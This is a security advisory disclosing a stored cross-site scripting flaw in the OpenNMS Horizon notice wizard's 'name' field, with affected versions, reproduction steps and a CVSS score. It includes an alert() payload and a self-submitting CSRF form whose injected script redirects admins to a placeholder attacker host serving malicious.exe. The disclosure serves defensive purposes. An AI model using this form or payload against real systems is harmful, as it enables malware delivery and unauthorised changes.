Package: opennms horizon

Vulnerability Description:

The module `opennms` can be abused by Stored Cross-Site Scripting vulnerability since there is no validation on the input being sent to the `name` parameter in `noticeWizard` endpoint. Due to this flaw an authenticated attacker could inject arbitrary script and trick other admin users into downloading malicious files which can cause severe damage to the organization using opennms.

Vulnerable Package Versions:

Vulnerable version range: [opennms-1-0-stable, opennms-27.0.0-1]

Vulnerable GitHub Versions:

[opennms-1-0-stable, opennms-27.0.0-1]

Associated Files List:

choosePath.jsp

Vulnerable Code:

https://github.com/OpenNMS/opennms/blob/1117e4a31d2f1722a75a6a5a444d65936961dc69/opennms-webapp/src/main/webapp/admin/notification/noticeWizard/choosePath.jsp#L138


PoC Details:

Java version: 11-0-7-ea


Steps to reproduce:

Payload: <script>alert(“XSS in Choose Path")</script>

1. Login to the application and navigate to *http://localhost:8980/opennms/admin/notification/noticeWizard/choosePath.jsp*
2. Insert the payload into the “Name" field and click on “Finish". **Note:** Also add some text in the “Test Message" field since it is a mandatory field.




3. Now you'll be presented with a pop-up indication the successful execution of the script.



Note:

This vulnerability can also be exploited with CSRF by using the below form. Due to this flaw, an attacker can trick the victim to add new event notifications by enticing to click upon the attacker-controlled website and thus downloading malicious files on the victims machine.

```
<html>
<title>
  This CSRF was found by LoginSoft
</title>
<body>
  <form
action="http://localhost:8980/opennms/admin/notification/noticeWizard/notificationWizard"
method="POST" enctype="application/x-www-form-urlencoded">
    <input type="hidden" name="userAction" value=" " />
    <input type="hidden" name="sourcePage" value="choosePath.jsp" />
    <input type="hidden" name="name" value="<script>
window.location='http://<Attacker-domain>/malicious.exe' </script>" />
    <input type="hidden" name="description" value=" " />
    <input type="hidden" name="varbindName" value=" " />
    <input type="hidden" name="varbindValue" value=" " />
    <input type="hidden" name="path" value="Email-Admin" />
    <input type="hidden" name="textMsg" value="hi" />
    <input type="hidden" name="numMsg" value="111-%noticeid%" />
    <input type="hidden" name="subject" value="Notice+#%noticeid%" />
  </form>
  <script>document.forms[0].submit();</script>
</body>
</html>
```



CVSS 3.1 Vector:

CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:H

CVSS 3.1 Score:

8.4

CWE List:

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Daniel Elkabes
Sr.Security Researcher
www.WhiteSourceSoftware.com